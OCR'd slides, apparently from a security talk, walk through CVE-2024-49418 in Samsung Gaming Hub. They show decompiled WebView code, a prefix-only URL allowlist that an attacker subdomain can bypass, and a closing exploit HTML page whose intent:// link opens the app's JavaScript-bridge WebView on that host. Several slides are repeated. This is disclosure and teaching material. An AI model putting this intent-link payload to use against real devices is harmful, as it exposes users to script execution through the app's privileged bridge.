
The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://[redacted].com
GET /attacker.html
HTTP 200 OK
???


The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://[redacted].com
GET /attacker.html
HTTP 200 OK
???

The Plan



Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://[redacted].com
GET /attacker.html
HTTP 200 OK
???

The Plan



Bug 2 – URL Check Bypass

- CVE-2024-49418
- The loaded WebView will enable or disabled JavaScript based on the URL
  - So there IS code that checks for a proper URL…



Bug 2 – URL Check Bypass

```
public final class GmpWebActivity extends AbstractActivityC8631s implements InterfaceC8626n,
    public final void v0(String str) {
        WebView gmpWebActivityWebview = r0().d;
        Abstract_i.e(gmpWebActivityWebview, str: "gmpWebActivityWebview");
        WebSettings settings = gmpWebActivityWebview.getSettings();
        settings.setDomStorageEnabled(true);
        settings.setDefaultTextEncodingName("UTF-8");
        settings.setTextZoom(100);
        settings.setSupportZoom(true);
        settings.setBuiltInZoomControls(true);
        settings.setDisplayZoomControls(false);
        settings.setLoadWithOverviewMode(true);
        settings.setUseWideViewPort(true);
        gmpWebActivityWebview.setWebViewClient(new o( gmpWebClientCallback: this));
        gmpWebActivityWebview.setWebChromeClient(new c());
        gmpWebActivityWebview.setBackgroundColor(getColor(AbstractC8362c.gmp_oneui_color_bg2));
        if (s0().F(str)) {
            p0(gmpWebActivityWebview);
        }
    }
```

Sets up the `WebView`

```
public final class GmpWebActivity extends AbstractActivityC8631s implements InterfaceC8
    public final void p0(WebView webView) {
        webView.getSettings().setJavaScriptEnabled(true);
        webView.getSettings().setJavaScriptCanOpenWindowsAutomatically(true);
        GmpWebBridge gmpWebBridge = new GmpWebBridge(webView, s0().D(), callback: this);
        webView.addJavascriptInterface(gmpWebBridge, name: "GmpBridge");
        this.v = gmpWebBridge;
    }
```

Bug 2 – URL Check Bypass

```
public final class GmpWebActivity extends AbstractActivityC8631s implements InterfaceC8626n,
    public final void v0(String str) {
        WebView gmpWebActivityWebview = r0().d;
        Abstract_i.e(gmpWebActivityWebview, str: "gmpWebActivityWebview");
        WebSettings settings = gmpWebActivityWebview.getSettings();
        settings.setDomStorageEnabled(true);
        settings.setDefaultTextEncodingName("UTF-8");
        settings.setTextZoom(100);
        settings.setSupportZoom(true);
        settings.setBuiltInZoomControls(true);
        settings.setDisplayZoomControls(false);
        settings.setLoadWithOverviewMode(true);
        settings.setUseWideViewPort(true);
        gmpWebActivityWebview.setWebViewClient(new o( gmpWebClientCallback: this));
        gmpWebActivityWebview.setWebChromeClient(new c());
        gmpWebActivityWebview.setBackgroundColor(getColor(AbstractC8362c.gmp_oneui_color_bg2));
        if (s0().F(str)) {
            p0(gmpWebActivityWebview);
        }
    }
```

```
public final class GmpWebActivity extends AbstractActivityC8631s implements InterfaceC8
    public final void p0(WebView webView) {
        webView.getSettings().setJavaScriptEnabled(true);
        webView.getSettings().setJavaScriptCanOpenWindowsAutomatically(true);
        GmpWebBridge gmpWebBridge = new GmpWebBridge(webView, s0().D(), callback: this);
        webView.addJavascriptInterface(gmpWebBridge, name: "GmpBridge");
        this.v = gmpWebBridge;
    }
```

Enable JavaScript :o

Bug 2 – URL Check Bypass

```
public final class GmpWebActivity extends AbstractActivityC8631s implements InterfaceC8626n,
    public final void v0(String str) {
        WebView gmpWebActivityWebview = r0().d;
        Abstract_i.e(gmpWebActivityWebview, str: "gmpWebActivityWebview");
        WebSettings settings = gmpWebActivityWebview.getSettings();
        settings.setDomStorageEnabled(true);
        settings.setDefaultTextEncodingName("UTF-8");
        settings.setTextZoom(100);
        settings.setSupportZoom(true);
        settings.setBuiltInZoomControls(true);
        settings.setDisplayZoomControls(false);
        settings.setLoadWithOverviewMode(true);
        settings.setUseWideViewPort(true);
        gmpWebActivityWebview.setWebViewClient(new o( gmpWebClientCallback: this));
        gmpWebActivityWebview.setWebChromeClient(new c());
        gmpWebActivityWebview.setBackgroundColor(getColor(AbstractC8362c.gmp_oneui_color_bg2));
        if (s0().F(str)) {
            p0(gmpWebActivityWebview);
        }
    }
```

Lets make `F(str)` return `True`

```
public final class GmpWebActivity extends AbstractActivityC8631s implements InterfaceC8
    public final void p0(WebView webView) {
        webView.getSettings().setJavaScriptEnabled(true);
        webView.getSettings().setJavaScriptCanOpenWindowsAutomatically(true);
        GmpWebBridge gmpWebBridge = new GmpWebBridge(webView, s0().D(), callback: this);
        webView.addJavascriptInterface(gmpWebBridge, name: "GmpBridge");
        this.v = gmpWebBridge;
    }
```

Bug 2 – URL Check Bypass

```
public final class GmpWebViewModel extends Abstract_b {
    public final boolean F(String url) {
        Abstract_i.f(url, str: "url");
        return this.r.h(url) || this.s.e(url);
    }
```

Returns `True` if `h(url)` returns True

```
public final class GmpProviderImpl implements Interface_a {
    public boolean h(String url) {
        Abstract_i.f(url, str: "url");
        return (Abstract_o.v(url) ^ true) &&
                (
                        e(url) ||
                        Abstract_o.H(url, t(), z: false, i: 2, obj: null) ||
                        Abstract_o.H(url, n, z: false, i: 2, obj: null)
                );
    }
```

Bug 2 – URL Check Bypass

```
public final class GmpWebViewModel extends Abstract_b {
    public final boolean F(String url) {
        Abstract_i.f(url, str: "url");
        return this.r.h(url) || this.s.e(url);
    }
```

```
public final class GmpProviderImpl implements Interface_a {
    public boolean h(String url) {
        Abstract_i.f(url, str: "url");
        return (Abstract_o.v(url) ^ true) &&
                (
                        e(url) ||
                        Abstract_o.H(url, t(), z: false, i: 2, obj: null) ||
                        Abstract_o.H(url, n, z: false, i: 2, obj: null)
                );
    }
```

Lets make `e(url)`
return `True`

Bug 2 – URL Check Bypass

```
public final class GmpProviderImpl implements Interface_a {
    public boolean e(String url) {
        Abstract_i.f(url, str: "url");
        for (String str : k) {
            if (Abstract_o.F(url, str, z: true)) {
                return true;
            }
        }
        return false;
    }
```

Kotlin `string.startsWith(string)`

URL must start with:

- https://us.mcsvc.samsung.com
- https://d2da9i65hvaere.cloudfront.net/
- https://gmp.samsungapps.com
- https://img.samsungapps.com/
- https://d1559sbyyf3apa.cloudfront.net/
- https://smax.samsungapps.com
- https://d2da9i65hvaere.cloudfront.net/

Only some URLs had slashes at the end…

Bug 2 – URL Check Bypass

```
public final class GmpProviderImpl implements Interface_a {
    public boolean e(String url) {
        Abstract_i.f(url, str: "url");
        for (String str : k) {
            if (Abstract_o.F(url, str, z: true)) {
                return true;
            }
        }
        return false;
    }
```

Kotlin `string.startsWith(string)`

You know what starts with https://us.mcsvc.samsung.com?


https://us.mcsvc.samsung.com.[redacted].com

Exploit Code for Bugs 1 and 2

```
<html>
    <body>
        <h1>
        <a href="intent://com.samsung.android.game.gamehome/gmp?url=https://
        us.mcsvc.samsung.com [redacted] .com#
        Intent;scheme=gamelauncher;end">yaypocyay</a>
        </h1>
    </body>
</html>
```

